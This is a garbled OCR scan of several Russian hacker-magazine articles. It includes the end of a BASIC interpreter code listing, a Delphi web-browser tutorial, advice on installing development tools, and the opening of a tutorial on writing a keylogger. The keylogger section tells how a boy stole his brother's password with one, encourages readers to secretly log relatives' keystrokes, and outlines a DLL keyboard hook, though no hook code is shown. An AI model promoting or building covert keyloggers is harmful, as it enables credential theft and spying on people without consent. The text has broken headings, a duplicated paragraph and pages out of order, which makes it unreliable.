      Expression1=PLC_TOKENNEXT(PLC_TOK_Anchor(Token));
      Statement=PLC_TOKENNEXT(&Expression1->Link);
      PLC_ExecExpression(PLC_TOK_Anchor(Expression1));
      *IfResultPtr=PLC_DT_GetBool(&PLC_Result);
      if(*IfResultPtr) PLC_ExecStatement(PLC_TOKENNEXT(&Expression1->Link), NULL);
      break;
    // ELSE
    case TT_KEY_ELSE:
      Statement=PLC_TOKENNEXT(PLC_TOK_Anchor(Token));
      if(!*IfResultPtr) PLC_ExecStatement(Statement, NULL);
      break;
    // FOR
    case TT_KEY_FOR:
      Expression1=PLC_TOKENNEXT(PLC_TOK_Anchor(Token));
      Expression2=PLC_TOKENNEXT(&Expression1->Link);
      Expression3=PLC_TOKENNEXT(&Expression2->Link);
```

```
>Link);
  Statement=PLC_TOKENNEXT(&Expression3->Link);
  PLC_ExecExpression(PLC_TOK_Anchor(Expression1));
  while(1)
  {
    if(Expression2!=NULL)
    {
      PLC_ExecExpression(PLC_TOK_Anchor(Expression2));
      if(!PLC_DT_GetBool(&PLC_Result)) break;
    }
    PLC_ExecStatement(Statement, NULL);
    if(PLC_FlowStatus==PLC_FLOW_BREAK)
    {PLC_FlowStatus=PLC_FLOW_NORMAL; break;}
    else if(PLC_FlowStatus==PLC_FLOW_RETURN ||
    PLC_FlowStatus==PLC_FLOW_GOTO) break;
    else if(PLC_FlowStatus==PLC_FLOW_CONTINUE)
    {PLC_FlowStatus=PLC_FLOW_NORMAL;
     PLC_ExecExpression(PLC_TOK_Anchor(Expression3));}
    }
    break;
  // GOTO
  case TT_KEY_GOTO:
    PLC_SYMBOL *Symbol=(PLC_SYMBOL*)PLC_TOK_Pointer(Token);
    Symbol=PLC_SymbolSearch(Symbol->Name, 0, false); // atp-search local scope only!
    if(Symbol==NULL || Symbol->LabelTarget==NULL) PLC_Err(PLC_ERR_UNKNOWN_LABEL_s, ((PLC_SYMBOL*)PLC_TOK_Pointer(Token))->Name);
    PLC_GotoToken=Symbol->LabelTarget;
    PLC_FlowStatus=PLC_FLOW_GOTO;
    break;
  }
```

Точно так же в процедуре ApplyOperator() оставляются только пункты, отвечающие за арифметику и операции сравнения. А процедуре PLC\_C\_Init() нужно оставить неизмененной. Теперь осталось только перекомпилировать пример и попробовать какую-нибудь простенькую прогу:

10 PRINT "Я ЭТО СДЕЛАЛ!"

20 GOTO 20

Все довольно просто, если учиться на примерах. Теперь твоя очередь. Уверен: посидаешь недельку - и сам напишешь свой собственный дельфи :). Желаю удачи!



# ТВОЙ СОБСТ ШЕБ - БРАУЗ


НОРГИФИС (5M1GПAПDГ6M61L.GU)



## Предварительные установки

Ты снова должен запустить Delphi. Именно он позволяет очень быстро и без особых проблем написать свой собственный браузер. Когда запустишь, то найди закладку "Internet". Здесь должен быть компонент "WebBrowser" (он должен быть последний). Если у тебя версия Delphi меньше, чем пятая, то этого компонента может и не быть. Он может отсутствовать и если ты отказался устанавливать инет-компоненты (по умолчанию они ставятся).

Выбери "Import ActiveX Control" из меню "Component". Перед тобой должно открыться окно, как на рисунке 1.



В списке выбора этого окна (сверху) найди строку "Microsoft Internet Controls (Version 1.1)". Версия может отличаться, но нам с тобой - акваланг. Теперь нажми кнопку "Install". Перед тобой откроется окно, как на рисунке 2, и запрос, как на рисунке 3. На запрос ты должен ответить "Yes".




Рисунок 2




Рисунок 3



понент "WebBrowser" (он находится на закладке "Internet" или "ActiveX") - у тебя появится белый квадрат с именем WebBrowser1. После этого брось на форму "CoolBar", который находится на закладке "Win32" палитры компонентов. Это панелька, которая должна выровняться по верхнему краю на твоей форме. Теперь выдели WebBrowser1 и перейди в ObjectInspector. Щелкни по свойству "Align" и в выпадающем списке выбери "alClient". "WebBrowser" должен растянуться на все свободное место формы. В результате ты увидишь нечто похожее на рисунок 4.



Рисунок 4

После того, как Delphi прошуршит мозгами, появится окно, которое сообщит об успешной установке нового компонента. Нажми "OK" и закрой все, что открыл Delphi. Для этого выбери "Close All" из меню "File". Теперь у тебя есть компонент "WebBrowser", только он расположен на странице "ActiveX" палитры компонентов.

Как ты мог заметить, мы будем использовать "Microsoft Internet Controls", т.е. движок установленного на твоем компе IE. А это значит, что твой браузер подхватит все болезни и глюки своего движка. Единственное, что может успокоить - так это то, что интерфейс не будет таким занудным. Он будет таким, как ты захочешь, потому что сделан твоими руками.

## Первые шаги

Сейчас ты уже готов приступить к программированию. Создай новый проект ("File" -> "New Application") и сразу измени заголовок и иконку. Как это делается, я рассказал в статье про мега-медиа-плеер в этом же номере. Двигаемся дальше. Установи на форму наш ком-

понент "WebBrowser" (он находится на закладке "Internet" или "ActiveX") - у тебя появится белый квадрат с именем WebBrowser1. После этого брось на форму "CoolBar", который находится на закладке "Win32" палитры компонентов. Это панелька, которая должна выровняться по верхнему краю на твоей форме. Теперь выдели WebBrowser1 и перейди в ObjectInspector. Щелкни по свойству "Align" и в выпадающем списке выбери "alClient". "WebBrowser" должен растянуться на все свободное место формы. В результате ты увидишь нечто похожее на рисунок 4.





Рисунок 5

Если что-то не получилось, то читай статью заново. Если и это не поможет, то попробуй накатить пивка, это помогает думать :). Если все в порядке, то выделяй ComboBox1 (выпадающий



# ВЕННЫЙ

## EP

список) и переходи в ObjectInspector. Здесь ты должен выделить закладку "Events" и произвести сложнейшее действие ДвойбоКлике по строке "OnKeyDown". ДвойбоКлике нужно производить в правой половине строки. Если ты не помнишь, где находиться "право" :), то щелкай по выпадающему списку (это и есть "право"). Как и раньше, Delphi создаст процедуру. Она будет вызываться каждый раз, когда ты будешь вводить какую-нибудь букву в "ComboBox". Здесь ты должен написать следующее:

```
procedure TForm1.ComboBox1KeyDown(Sender: TObject; var Key: Word;
```

```
begin
  Shift: TShiftState;
  if Key= VK_RETURN then
    WebBrowser1.Navigate(ComboBox1.Text);
end;
```

Примечание! Набирать на клаве нужно только то, что написано между Begin и End, все остальное уже должно быть создано Delphi. В данном случае ты должен набрать только "if Key= VK\_RETURN then WebBrowser1.Navigate(ComboBox1.Text)", причем без кавычек. Я остальные строчки привожу только чтобы тебе было удобно глазеть и сравнивать с тем, что за тебя делает Delphi.

Теперь то же самое, но по понятиям:

Процедура ComboBox1.КлавишаНажата (Sender - Адрес ComboBox1;

Key - КодНажатойКлавиши; Shift - состояние клавиш Shift, Ctrl, Alt)

Начало

Если КодНажатойКлавиши равен Enter, то

WebBrowser1.Перейти на адрес, ука-

занный в ComboBox1

Конец.

Нажми "F9", и твоя прога должна засвистеть. Введи какой-нибудь адрес в строку ComboBox и нажми Enter (это клавиша на кейборде :)). Если ты правильно ввел адрес, то в WebBrowser1 через несколько минут должен появиться указанный Home Page. Когда наиграешься со своим произведением, то возвращайся в Delphi. Мы еще многое должны сегодня успеть сделать.

### Улучшаем свой браузер

Кликни по ToolBar1 и снова переходи в ObjectInspector. Здесь нужно изменить свойства "AutoSize", "ShowCaption" и "Flat" на "true" (все они по умолчанию равны false). Теперь щелкай правой кнопкой по ToolBar1 и из появившейся менюшки выбирай пункт "New Button". На ToolBar1 должна появиться новая пимпа с именем "ToolButton1". Выдели ее и в ObjectInspector-е поменяй свойство Caption на "Открыть". Создай еще насколько кнопок с заголовками: Назад, Вперед, Стоять, Обновить и Печать. Результат должен быть похож на рисунок 6.




Рисунок 6

Установи еще на форму "OpenDialog" из закладки "Dialogs" палитры компонентов. Он нам скоро понадобится.

Теперь дважды кликни по кнопке "Открыть", и Delphi автоматически создаст процедуру, которая будет вызываться при нажатии этой кнопки. В этой процедуре нужно написать следующее:

```
procedure TForm1.ToolButton1Click(Sender: TObject);
```

```
begin
```

```
  if OpenDialog1.Execute then
```

```
    begin
```

```
      WebBrowser1.Navigate(OpenDialog1.FileName);
```

```
      ComboBox1.Text:=OpenDialog1.FileName;
    end;
```

```
  end;
```

Как всегда, объясняю по понятиям:

Начать

Если OpenDialog1 удачно запущен, то

Начать

WebBrowser1.Перейти на указанное имя файла в OpenDialog1;

ComboBox1.Текст присвоить значение

OpenDialog1.ИмяФайла

Закончить

Закончить

Теперь ты можешь запустить прогу и открыть с помощью этой пимпы любой файл на диске. Но, я думаю, что торопиться не надо. Заставим работать остальные кнопки! Дважды кликни по кнопке "Назад". Какой будет результат, ты уже догадался. Напиши тут следующее:

```
procedure TForm1.ToolButton2Click(Sender: TObject);
```

```
begin
```

```
  WebBrowser1.GoBack;
```

```
end;
```

Я думаю, что здесь ничего объяснять не надо. Мы просто заставляем WebBrowser1 идти на предыдущую страницу.

Повтори те же операции для кнопки "Вперед", чтобы создать процедуру. Напиши для нее следующий код:

```
procedure TForm1.ToolButton3Click(Sender: TObject);
begin
  WebBrowser1.GoForward;
end;
```

Для кнопки "Стоять" напиши: "Стоять на месте свистком в небо, руки по швам". Шучу :). Напиши лучше это:

```
procedure TForm1.ToolButton4Click(Sender: TObject);
begin
  WebBrowser1.Stop;
end;
```

Для пимпы "Обновить":

```
procedure TForm1.ToolButton5Click(Sender: TObject);
begin
  WebBrowser1.Refresh;
end;
```

И, наконец, для пимпы "Печать":

```
procedure TForm1.ToolButton6Click(Sender: TObject);
var
  PostData, Headers: OLEVariant;
begin
  WebBrowser1.ExecWB(OLECMDID_PRINT, OLECMDEXECOPT_DODEFAULT, PostData, Headers);
end;
```

Здесь только одна строка, но очень сложная, поэтому я не стану ее объяснять. Скажу только, что в этой строке я посыпало команду через OLE ядру IE. Просто скопируй ее один к одному в свой исходник и поверь мне на слово.

Теперь можешь нажать "F9", и твоя прога должна запуститься. Попробуй поиграть с ней. Неплохие ощущения? Закрывай свой браузер, остались последние штрихи!

### Последние штрихи

Твой браузер почти готов. Я только наведу небольшой марафет.

Для начала брось на форму StatusBar из закладки "Win32" и измени у него свойство "SimplePanel" в true (по умолчанию false). Теперь выдели WebBrowser1 и щелкни по закладке "Events" в ObjectInspector-е. Дважды кликни по строке "OnStatusTextChange" и напиши в созданной процедуре следующее:

```
procedure TForm1.WebBrowser1StatusTextChange(Sender: TObject;
  const Text: WideString);
begin
  StatusBar1.SimpleText:=Text;
end;
```

Здесь мы присваиваем переменную "Text" (в ней хранится текст подсказки) в StatusBar1. Теперь ты сможешь видеть подсказки в строке состояния.

Давай добавим ещё индикатор загрузки. Для этого брось на форму ProgressBar из закладки "Win32". Измени у него свойство "Align" на "alBottom", чтобы он находился вдоль нижней границы формы. Снова выдели WebBrowser1 и щелкни по закладке "Events" в ObjectInspector-е. Дважды щелкни по строке "OnProgressChange" и напиши в созданной процедуре:

```
procedure TForm1.WebBrowser1ProgressChange(Sender: TObject; Progress,
```

```
  ProgressMax: Integer);
begin
  ProgressBar1.Max:=ProgressMax;
  ProgressBar1.Position:=Progress;
end;
```

Здесь мы созданному ProgressBar1 (индикатор загрузки) присваиваем максимальное значение (ProgressMax) и текущее значение (Progress).

Теперь надо украсить наши кнопки, а то они смотрятся как сам IE. Для этого брось на форму ImageList и произведи по нему ДвойнойКлик. Перед тобой откроется окно, как на рисунке 7. Сюда нужно добавить картинки размером 16x16. Для этого нажми кнопку "Add", и перед тобой откроется стандартное окно открытия файла. Найди картинку и нажми "Открыть". Повтори эту процедуру 6 раз (6 картинок для 6-и кнопок). После всего этого нажми "OK".

Теперь выдели ToolBar1 и в ObjectInspector-е измени свойство Images на "ImageList1". На твоих кнопках должны появиться картинки. Если ты добавлял картинки не в том порядке, как они у тебя стоят на форме, то можешь пересортиро-




Рисунок 7

вать их с помощью свойства ImageIndex у кнопки. Например: щелкни по кнопке "Стоять" и измени ImageIndex на 0. На кнопке должна появиться картинка, указанная первой в ImageList1.

Можешь создать еще один ImageList, который подставляется в HotImages. В этом случае картинки из этого ИмаджеЛиста будут подставляться на кнопку, когда ты наводишь на нее мысом.

### Капец

Все, косметический ремонт окончен. Дави на "F9", и Delphi в последний раз создаст тебе окончательную версию. На рисунке 8 ты можешь увидеть результат сегодняшней работы. =





Рисунок 8

Можешь пользоваться полноценным браузером в свое удовольствие. Конечно же, это не все возможности, которые можно выцепить из WebBrowser1. Сюда еще очень многое можно добавить - главное, чтобы хватило воображения и умений. Но это уже специфические детали, и я их описывать не буду, потому что тебе понадобится объяснять все принципы программирования на Delphi. А это - целая история. Пиши, если что, и удачи!



# ИНСТАЛЛИМ ЯЗЫКИ ПРОГРАММИРОВАНИЯ

СО PUSHER (LARAKAGELIEF@MAIL.RU)



ОДИН МОЙ ДРУГ,  
ЕСЛИ У НЕГО  
СЛЕТАЮТ ВИНДЫ,  
ВСЕ ВРЕМЯ  
ПРОСИТ МЕНЯ ИХ  
УСТАНОВИТЬ. Я  
ВСЕГДА ПОМОГАЛ  
ЕМУ С УДОВОЛЬ-  
СТИЕМ, но  
недоумевал,  
какие слож-  
ности могут  
быть при  
установке  
мастдая или  
какой-либо  
программы. И думал  
я так, пока не  
стал инсталли-  
ровать себе  
visual C++ с  
200-ми  
свободными  
мегабайтами на  
винте. Пому-  
читься приш-  
лось здорово,  
чтобы сжать  
этую громадину  
до нормального  
размера. ве-  
роятно, чувак,  
тебе придется  
испытать то  
же самое с  
любым подоб-  
ным софтом.

## Дельфины и их состав

Delphi - это простая и очень визуальная среда. В ней удобно работать, и ее легко изучить. Вполне вероятно, что ты захочешь поставить именно Delphi. При установке надо выбрать Custom вариант. Вот какие компоненты можно поставить в Delphi 3:

- 1) Delphi 3 - главные файлы приложения. Тебе они нужны не все, поэтому надо нажать Options, чтобы открыть состав Delphi 3, а он такой:
  - a) Program Files - основные программы. Без них ничего не заработает, поэтому этот пункт нельзя отключать.
  - b) Image Editor - редактор картинок. Он поможет рисовать свои иконки, курсоры. Может понадобиться, хотя это все можно делать и в Corel'e.
  - c) Visual Query Builder - визуальный построитель запросов к базам данных - прога, недостойная настоящего хакера. Запросы надо писать ручками! Это же элементарно. К свиньям его.
  - d) WinSight32 - вроде должна помочь при отладке под мастиаем. Сомневаюсь. Без нее прекрасно спрашившись - поверь мне.
  - e) Sample Programs - примеры для Delphi. Если ты хочешь, то можешь их поставить. Правда, запустив их один раз, больше про них не вспомнишь.

- f) Internet Controls - элементы управления для Инета. Ты же хакер! А Инет сейчас в моде (пока еще). Пригодится.

- g) Sample ActiveX Controls - примеры элементов ActiveX. Уверен, что если тебе что-нибудь из этого потребуется, то можно будет найти в сто раз лучше на любом Add-On'e к Дельфям.
- h) Image Files - картинки. У меня в институте была преподша, которая ставила оценку по программе за красивые картинки. Уж картинки-то красивые мы с тобой рисовать умеем. Спасибо, не надо.

- i) Debug Library Files - отладочные версии библиотек. Если ты очень крут, то можешь отлаживать код на уровне библиотеки. А если не

очень, то... не можешь. Решать тебе, ставить это или нет.

- j) Visual Component Library Source - исходники VCL основной Дельфевской библиотеки. См. предыдущий пункт.
- k) Team Development Support - поддержка команды разработчиков. Твоя команда - ты сам. Доверяй только себе, и тогда все получится. Зачем нам команда? Мы не футболисты...
- l) Help Files - справка. Никогда не брезгуй помощью, и тогда ты будешь хорошим кодером. Ставь.
- m) MS SDK Help Files - мракософтовская помощь по всему, что связано с мастиаем. Она есть в каждом языке, и если ты ее поставил в одном языке, то в другом она уже не нужна. Если у тебя есть Microsoft Developer Network,

## Visual C++ - The Fat Of The Land

Жир земли, который надо сбрасывать. Угадай, сколько весит полная установка? 430 мегов на винте. Хотя чему тут удивляться - Visual Studio, в состав которого входит Visual C++, занимает шесть компактов. Воистину рекордсмен по поеданию винчестеров. Как сократить объем? Только правильным выбором компонентов. Вся прога состоит из четырех главных элементов, каждый из которых содержит еще компоненты.

- 1) VC++ Developer Studio - интегрированная среда. Без нее никуда.

- 2) VC++ Runtime Libraries - библиотеки языка С. Здесь нужны все опции:

- a) Static CRT Libraries - статические библиотеки, то есть код из них вставляется в EXE'шник, из-за чего он сильно увеличивается в размерах, зато он будет работать, даже если в системе нет DLL с библиотекой языка С. На всякий случай можно поставить.

- b) Shared CRT Libraries - библиотеки, находящиеся в DLL. Очень удобная вещь, и, в основном, ты будешь пользоваться этими библиотеками.

- c) CRT Source Code - для продвинутых, исходники библиотек языка. Позволяют отлаживать проги на уровне библиотек и занимают много места. Незачем загрязнять винт.

- d) Single Threaded CRT Libraries - "однопоточные" библиотеки. Не нужны.

- 3) VC++ MFC and Template Libraries - библиотеки MFC и библиотеки шаблонов. Без них мало пользы от Visual C++, так как это основные его компоненты. Но так как они занимают очень много места, не все оттуда надо ставить:

- a) MS Fundation Class Libraries - библиотеки MFC, они состоят из:

- Static Libraries - статические библиотеки. То

**ЕСЛИ ТЫ ПОЛОН ЖЕЛАНИЯ КОДИТЬ, ТО СКОРЕЕ ВСЕГИ В МИТИНО И ЗАКУПАЙСЯ САМЫМ ПОСЛЕДНИМ СОФТОМ ПО ПРОГРАММИРОВАНИЮ. ОДНАКО ПОСТАВИТЬ НА КОМП КАКЧУ-НИЧУДЬ ВИЗУАЛЬНУЮ СРЕДУ ПРОГРАММИРОВАНИЯ СТАНОВИТСЯ НЕПРОСТО, КОГДА ВИНТ У ТЕБЯ РАЗМЕРОМ ДАЛЕНКО НЕ ДЕСЯТКИ ГИГАБАЙТ. БОЛЬШИНСТВО КОМПИЛЯТОРОВ СИЛЬНО РАЗДУТЫ: НЕКОТОРЫЕ ДОТЯГИВАЮТ ДО ТРЕХ СОТЕН МЕГОВ. ПОЭТОМУ, ОБЫЧНО, ПРИХОДИТСЯ ВЫКИДЫВАТЬ ИЗ УСТАНОВКИ ДО ФИГА РАЗНЫХ НЕИЗНАЧНЫХ КОМПОНЕНТОВ.**


то не ставь этот компонент - в MSDN все это есть.

2) Database Desktop - нужна, если ты очень серьезно занимаешься базами данных.

3) Borland Database Engine - даже если ты не-серiously занимаешься базами данных, все равно ставь этот компонент. Жизнь тогда станет намного легче, и написать любую базу данных станет как раз плюнуть.

4) SQL Links - поставь все - не обеднеешь.

Это весь состав Delphi 3. Максимум, на сколько можно поставить это на 133 мега. После некоторого времени освоения Delphi тебе, скорее всего, потребуется купить к нему Add-On диск с компонентами или постоянно закачивать их из сетки.



**ЗДЕСЬ ЕСТЬ ЕЩЕ ОДИН ПОДВОДНЫЙ КАМЕНЬ – КОГДА ДЕРЖИШЬ ПРОГУ В РУКАХ ВПЕРВЫЕ, СЛОЖНО ПОНЯТЬ, ЧТО ТВЕРЬ ПРИГОДИТСЯ И НАДО БУДЕТ ЭТО ПОСТАВИТЬ, И ЧТО НЕ ПРИГОДИТСЯ И НАДО БУДЕТ ЭТО ВЫВРОСИТЬ. СПЕЦИАЛЬНО ДЛЯ ТВЕРЬ БУДЕТ ОПИСАНО, КАК СТАВИТЬ НА КОМП САМЫЕ ИЗВЕСТНЫЕ ПРОГИ: DELLRI, VISUAL C++, БОГЛАРД C++, VISUAL BASIC. ТАК ЧТО НЕ БОЙСЯ, ЧТО, ПОСТАВИВ КАКОЙ-НИБУДЬ СИ, ТВЕРЬ ПРИДЕТСЯ ОТКАЗЫВАТЬСЯ ОТ ДРУГИХ ПРЕЛЕСТЕЙ ЖИЗНИ, ТИПА “PRED FOR SPEED”, И ВСЕ ТАКОЕ.**

же самое, что и для Static CRT Libraries.

- Shared Libraries - DLL библиотеки. Необходимы в любом случае.

- Static Libraries for Unicode, Shared Libraries for Unicode - библиотеки для Unicode систем.

Нужны в странах, где нестандартный алфавит (Япония, Китай и т.д.).

В России не пригодятся.

- Browser Database - база данных, которая облегчает обзор исходников библиотек MFC. Полезно поставить ее, если ты установишь исходники к MFC (см. следующий пункт).

- Source Code - исходники MFC, которые помогают отлаживать проги на уровне библиотек

MFC. Нужно для продвинутых.

b) MS Active Template Libraries - microsoftовская библиотека шаблонов. Тебе может пригодиться, но не сейчас.

4) VC++ Build Tools - утилиты для построения программ. Среди них компилятор, компоновщик и многое другое. Придется ставить.

Обрати внимание, что в Visual C++ нет хелпа - он на отдельном диске, который называется Microsoft Developer Network. Чтобы установить MSDN, надо во время установки отключить абсолютно все опции, тогда придется при запуске MSDN все время иметь в копии его инсталляционный диск. Пытаться что-то поставить частично в MSDN бессмысленно, так как рано или поздно понадобится все. Все поставить невозможно - MSDN весит 643 мега!

### Сладкая парочка

Теперь еще два представителя семейства языковых C++ Builder и Visual basic.

Вот C++ Builder - красный строитель. Он-то как раз частый гость на винтах начинающих кодеров. Он - Builder - устанавливается в полной аналогии с Delphi - там те же компоненты, и сами по себе эти две системы почти одинаковые. А Visual basic... Уж эту среду установить - куда проще. Там только четыре компонента, и все вместе занимает всего 50 мегабайт. Или он уже достал тебя в школе %)?



# высший пилот клавиатурный

СО PUSHER [ЛАРКАГЕЛІВФМАІЛ.ГУ]



## Зачем мне сиффер?

У тебя есть старший брат? У моего друга есть. Зато комп у них с братом - один на двоих. Когда мой друг был еще маленьким, он очень хотел полазать в Инете по account'у братца, когда тот уходил в институт. А вот логина с паролем так узнать и не мог. Так и остался малыш в детстве без халевной порнухи. С тех пор он сильно изменился - стал угрюмым, нелюдимым, часто плакал. А брат его сейчас работает программистом и до сих пор лазает в сетке. И тут случайно нашел наш герой в директории брата очень интересный софт - прогу, которая ведет log всех нажатых на клаве кнопок. Он решил запустить ее перед тем, как брат полез в Инет. Когда братец пошел спать, мой друг посмотрел этот log и нашел нужные логин и пароль. Затем он сам полез в сеть и в первую очередь стал искать, куда заходил его брат. После недолгого нажимания клавиш, записанных в log'e, он забрался на сайт садо-педофилов-извращенцев с цветными иллюстрациями и анимацией. Парень пришел в ужас - он никогда не ожидал от родного брата таких наклонностей... А неделю назад брата посадили за тройное изнасилование в извращенной форме. Вот так.

Чтобы таких случаев больше не повторялось, советую внимательно относиться к своим родственникам, работающим за твоим компом. Не стоит ли тебе обзавестись клавиатурным шпионом, который бы беспристрастно записывал бы все действия юзера на винт? Сейчас у тебя есть возможность самому написать такую прогу. Если у тебя уже стоит Visual C++, то можно начинать прямо сейчас, если нет, то пришло самое время его поставить.

## Часть первая, или что мы хотим от нашей проги?

Очень полезно знать, что будет делать программа, перед тем как начать ее кодить. Неп-

лохо бы представить ее интерфейс, окошки, возможности, поведение. При запуске наше творение будет выдавать окно с тремя кнопками: "Начать работу", "Выход", "Выбор Log файла". Там будет поле с именем отчетного файла и системное меню в левом верхнем углу с пунктом About, где будет висеть твое имя. Нравится? Если нажать кнопку начала работы, то окно свернется, клавиатурные сообщения будут перехватываться, и в tray (рядом с часами) появится иконка, щелкнув которую, можно опять вызвать главное окно, а дальше либо прекратить работу, либо, сменив log-файл, возобновить весь процесс. Чего не сможет наша прога? Во-первых, она не записывает нажатия клавиш в ДОС окне (зато прекрасно работает в full screen, что подтвердил тест на NFS 3). Во-вторых, кофе она тоже варить не умеет - придется самому. И бутылки открывать - самому.


## Часть вторая, или с чего начать?

Как написать на C++ нашего шпиона? Здесь придется не только рассчитывать на wizard - немало придется написать ручками. Поэтому прога будет состоять из двух частей: DLL и EXE. В DLL будет содержаться код ядра, перехватывающий клаву. Этот кусок приложения - самый нетривиальный и, к сожалению, останется практически без объяснения. Его придется целиком переписать без визардов или взять готовый на сайте X. EXE'шник будет управлять запуском слежения, и в нем будет весь интерфейс. Большую часть кода сгенерит App Wizard Visual C++, и немного кода надо будет дописать. Сделать это помогут дальнейшие объяснения и картинки. Сначала мы напишем интерфейс, а затем DLL.

## Часть третья, или Let's do it baby (Сделай это, баба.)

Перейдем к делу. Запускай Visual C++ и готовься к прорыву в сознании - ты начинаешь делать реальные проги из воздуха. Заходи в


меню File->New и во вкладке Projects выбери пункт MFC App Wizard (exe).



